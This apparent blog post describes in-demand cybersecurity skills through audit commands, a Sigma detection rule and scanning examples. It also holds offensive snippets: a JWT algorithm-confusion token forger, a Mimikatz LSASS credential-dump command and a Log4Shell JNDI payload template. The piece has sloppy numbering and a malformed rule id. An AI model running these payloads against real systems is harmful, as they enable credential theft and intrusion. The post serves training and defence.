
Listen to this Post
Introduction:

The cybersecurity landscape is evolving at a breakneck pace, creating a critical skills gap that leaves organizations vulnerable. Based on a year-long analysis of industry demands, five key technical skill sets have emerged as non-negotiable for security professionals aiming to future-proof their careers and defend against next-generation threats.
Learning Objectives:
- Identify the five most critical technical skill domains in cybersecurity for 2025.
- Acquire practical, verified commands and configurations for immediate implementation.
- Develop a structured learning path to master cloud security, AI-driven defense, and advanced penetration testing.
You Should Know:
1. Cloud Security Hardening & CSPM
The mass migration to cloud environments has made misconfigurations the primary attack vector. Mastering Cloud Security Posture Management (CSPM) is essential for securing IaaS and PaaS deployments.
AWS S3 Bucket Public Access Audit:
`aws s3api list-buckets –query “Buckets[].Name” | tr -d ‘”‘ | while read bucket; do echo “Checking $bucket”; aws s3api get-bucket-acl –bucket “$bucket” | grep -q “AllUsers” && echo “VULNERABLE: $bucket is publicly readable”; done`
This Bash script iterates through all S3 buckets in an AWS account and checks their Access Control Lists (ACLs) for the ‘AllUsers’ grant, which indicates public read access—a common and severe misconfiguration leading to data breaches.
Azure NSG Rule Audit for Overly Permissive RDP:
`Get-AzNetworkSecurityGroup | Where-Object { $_.SecurityRules | Where-Object { $_.DestinationPortRange -contains “3389” -and $_.Access -eq “Allow” -and $_.Direction -eq “Inbound” -and $_.SourceAddressPrefix -eq “” } } | Format-Table Name, ResourceGroupName`
This PowerShell command queries all Azure Network Security Groups (NSGs) to identify rules that allow RDP (port 3389) from any source IP (”), a significant security risk that exposes management interfaces to the entire internet.
2. AI-Enhanced Threat Detection with Sigma Rules
The integration of AI and machine learning into Security Information and Event Management (SIEM) systems allows for the proactive detection of sophisticated attack patterns that evade traditional signatures.
Sigma Rule for Detecting Suspicious PowerShell Execution:
title: Suspicious PowerShell Command Line Arguments
id: a59f69a2-d5d8-4a624-83a3-9a33c7a96d0b
status: experimental
description: Detects PowerShell with hidden window or bypass of execution policy
logsource:
category: process_creation
product: windows
detection:
selection:
Image|endswith: '\powershell.exe'
CommandLine|contains|all:
- '-WindowStyle Hidden'
- '-ExecutionPolicy Bypass'
condition: selection
falsepositives:
- Legitimate administration scripts
level: high
This Sigma rule, which can be converted for use in Splunk, Elasticsearch, or Azure Sentinel, triggers an alert when PowerShell is executed with flags to hide its window and bypass the system’s script execution policy—a common technique used by malware and attackers.
3. Container & Kubernetes Security Posture
As containerization becomes the standard for application deployment, securing the container lifecycle and the Kubernetes orchestration layer is paramount.
Scan a Local Docker Image for Vulnerabilities with Trivy:
`trivy image –severity CRITICAL,HIGH your-app-image:latest`
Trivy is a comprehensive open-source vulnerability scanner. This command scans a local Docker image for operating system and application dependencies, reporting only critical and high-severity vulnerabilities that require immediate attention.
Kubernetes Pod Security Context Check:
`kubectl get pods –all-namespaces -o jsonpath=”{range .items[]}{.metadata.namespace}{‘:’}{.metadata.name}{‘\n’}{.spec.securityContext}{‘\n\n’}{end}”`
This `kubectl` command extracts the security context for all pods across all namespaces. A lack of security context settings often indicates pods are running with excessive privileges, a key finding in Kubernetes penetration tests.
4. API Security Testing & OAuth Hardening
APIs are the backbone of modern applications and a prime target for attackers. Skills in API security testing and hardening OAuth flows are in extremely high demand.
Automated API Endpoint Discovery with Katana:
`katana -u https://api.target.com -f url -d 3 -jc -aff`
This command uses the Katana web crawler to discover API endpoints (-f url) on a target domain, with a depth of 3 (-d 3), executing JavaScript (-jc) and following all forms (-aff), which is crucial for finding hidden or dynamically generated API routes.
Testing for JWT Algorithm Confusion Vulnerability:
import jwt
 The server expects an RS256 signed token (asymmetric)
public_key = open('public.pem', 'r').read()
 Attacker forges a token using the public key as the secret with HS256 (symmetric)
forged_token = jwt.encode({"user": "admin"}, public_key, algorithm="HS256")
print(forged_token)
This Python script demonstrates the core of a JWT algorithm confusion attack. If a server’s JWT verification code is vulnerable, it may mistakenly use the public key to verify a token signed with a symmetric algorithm (HS256), allowing an attacker to forge administrative tokens.
- Zero-Trust Network Access (ZTNA) & MITRE ATT&CK Mitigations
The shift from traditional perimeter-based security to a Zero-Trust model requires a deep understanding of identity and application-level controls mapped to known adversary techniques.Simulate Credential Access via LSASS with Mimikatz Command:
`sekurlsa::logonpasswords`
Note: This command, part of the Mimikatz tool, is used by red teams and attackers to dump credentials from the LSASS process memory. Understanding its function is critical for blue teams to defend against it. Mitigation involves enabling Credential Guard (Windows) and restricting local admin privileges.
Enable Windows Credential Guard via PowerShell (Mitigation):
`Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All`
`Enable-WindowsOptionalFeature -Online -FeatureName CredentialGuard`
(Requires reboot)
Credential Guard uses virtualization-based security to isolate LSASS, preventing tools like Mimikatz from accessing the memory where credentials are stored. This is a foundational mitigation for technique T1003.001 (OS Credential Dumping: LSASS Memory) in the MITRE ATT&CK framework.
6. Practical Vulnerability Exploitation & Patching
The ability to not just identify but also responsibly demonstrate the exploitability of a vulnerability is what separates analysts from engineers.
Nuclei Template for Log4Shell (CVE-2021-44228) Detection:
id: CVE-2021-44228

info:
name: Apache Log4j RCE (Log4Shell)
author: pdteam
severity: critical

requests:
- method: GET
path:
- "{{BaseURL}}/?x=${jndi:ldap://{{interactsh-url}}/a}}"
matchers:
- type: word
part: interactsh_protocol
words:
- "dns"
This template for the Nuclei scanner sends a malicious JNDI lookup string to a target web application. If the application is vulnerable to Log4Shell, it will trigger an out-of-band interaction with the Interactsh server, confirming the vulnerability without full exploitation.
What Undercode Say:
- The era of the generalist cybersecurity analyst is over; deep, specialized technical proficiency in cloud and AI is now the baseline for high-value roles.
- Offensive security skills (ethical hacking) are no longer optional for defenders; understanding exploitation is fundamental to building effective mitigations.
The year-long analysis reveals a definitive market shift. Organizations are no longer prioritizing certifications alone; they are demanding verifiable, hands-on technical skills that can be immediately applied to secure complex, hybrid environments. The most sought-after professionals are those who can bridge the gap between theoretical security models and the gritty reality of code, configuration, and command-line interfaces. The skills gap is not a lack of people, but a lack of practitioners with this specific, engineering-focused depth of knowledge. This trend will only accelerate as AI begins to automate basic security tasks, pushing human expertise further up the value chain into design, architecture, and complex problem-solving.
Prediction:
By the end of 2025, the inability to staff roles requiring these five hard skills will become the single greatest point of cyber risk for enterprises, surpassing unpatched software as the primary cause of major breaches. This will trigger a massive market correction in cybersecurity hiring, where salary premiums for these specialized engineers will double, and organizations will increasingly turn to offensive security teams to not just test defenses, but to actively develop and deploy the custom mitigations and detection logic that commercial tools fail to provide. The “security vendor silver bullet” narrative will collapse under the weight of sophisticated, AI-augmented attacks, forcing a renaissance of in-house security engineering capability.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tomos Ormsby – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


